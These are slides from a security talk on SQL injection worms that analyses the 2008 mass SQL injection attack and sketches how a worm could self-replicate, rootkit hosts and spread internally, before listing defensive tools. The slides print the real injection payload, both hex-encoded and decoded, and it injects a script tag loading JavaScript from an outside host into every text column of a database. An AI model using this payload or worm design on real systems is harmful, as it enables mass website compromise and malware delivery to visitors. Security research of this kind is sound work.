GOTHAM
DIGITAL • SCIENCE

SQL Injection Worms for Fun & Profit

Justin Clarke

Overview

- The mass SQL Injection(s) earlier this year
- Why it could have been worse
- Demo

- What its not
  - Any revelation of secret SQL injection fu we don't already know about
  - Anything discovered in the last 7-10 years

In the Wild

```
/page.asp?foo=';DECLARE%20@S%20VARCHAR(4000);SET%20@S=CAST(0x4445434C4
    1524520405420564152434841522832353529 2C40432056415243484152283235352
    9204445434C41524520546162 6C655F437572736F7220435525 34F5220464F5220534
    54C45435420612E6E616D652C622E6E616D652046524F4D207379736F626A6563747
    320612C737973636F6C756D6E732062205748455245206 12E69643D622E696420414
    E4420612E78747970653D27752720414E442028622E78747970653D3939204F52206
    22E78747970653D3335204F5220622E78747970653D323331204F5220622E7874797
    0653D31363729204F50454E205461626C655F437572736F7220464554348204E4558
    542046524F4D205461626C655F437572736F7220494E544F2040542C4043205748494
    C4528404046455443485F5354415455533D302920424547494E20455845432827555O
    44415445205B272B40542B275D20534554205B272B40432B275D3D525452494D284
    34F4E5645525428564152434841522834303030292C5B272B40432B275D29292B272
    73C736372697074207372633D687474703A2F2F7777772E696273652E72752F6A732
    E6A733E3C2F7363726970743E27272729204645544348204E4558542046524F4D205
    461626C655F437572736F7220494E544F2040542C404320454E4420434C4F53452054
    61626C655F437572736F72204445414C4C4F4341544520546162 6C655F437572736F7
    220%20AS%20VARCHAR(4000));EXEC(@S);--
```

In the Wild

```
DECLARE @T VARCHAR(255),@C VARCHAR(255)
    DECLARE Table_Cursor CURSOR FORSELECT
    a.name,b.name FROM sysobjects a,syscolumns b
    WHERE a.id=b.id ANDa.xtype='u' AND (b.xtype=99 OR
    b.xtype=35 OR b.xtype=231 OR b.xtype=167)OPEN
    Table_Cursor FETCH NEXT FROM Table_Cursor INTO
    @T,@CWHILE(@@FETCH_STATUS=0) BEGIN
    EXEC('UPDATE ['+@T+']
    SET['+@C+']=RTRIM(CONVERT(VARCHAR(4000),['+@
    C+']))+"<scriptsrc=http://www.ibse.ru/js.js></script>"')
    FETCH NEXT FROM Table_CursorINTO @T,@C END
    CLOSE Table_Cursor DEALLOCATE Table_Cursor
```

Why isn't this as bad as it could be?

- Profit
  - Aim is to install malware
  - But what about corporate systems?
  - What about installing rootkits on arbitrary DMZ'd/internal systems?
  - What about internal sites?

Why isn't this as bad as it could be?

- Foothold
  - Updates database content with malicious scripting links
  - What about leveraging OS access?
  - What about leveraging database functionality (i.e. linked databases)?


Why isn't this as bad as it could be?

- Spread
  - Uses Google, through a tool, to locate targets
  - What about self replication?
  - What about intranet/extranet replication?

Worms, weaponized

- Self replicate, multiple methods (Google, MSN, Yahoo, direct scanning of RFC 1918 addresses)
- Attack both URL and forms, keep simple state
- Rootkit the underlying OS, dial home
- Attack internal systems via the network

Demo



Demo

- Limited in the following ways
  - SQL Server only, no Oracle, MySQL, Sybase, DB2 etc
  - Doesn't use privilege escalation attacks
  - Limits itself to RFC 1918 IPs

Recent Resources

- Scrawler (HP)
  - http://www.communities.hp.com/securitysoftware/blogs/spilabs/archive/2008/06/23/finding-sql-injection-with-scrawlr.aspx
- Microsoft Source Code Analyzer for SQL Injection
  - http://blogs.msdn.com/sqlsecurity/archive/2008/06/24/microsoft-source-code-analyzer-for-sql-injection-june-2008-ctp.aspx
- Microsoft URLScan 3.0 beta

Contact

- Justin Clarke - justin @ gdssecurity . com
- Gotham Blog - http://ww.gdssecurity.com/l/b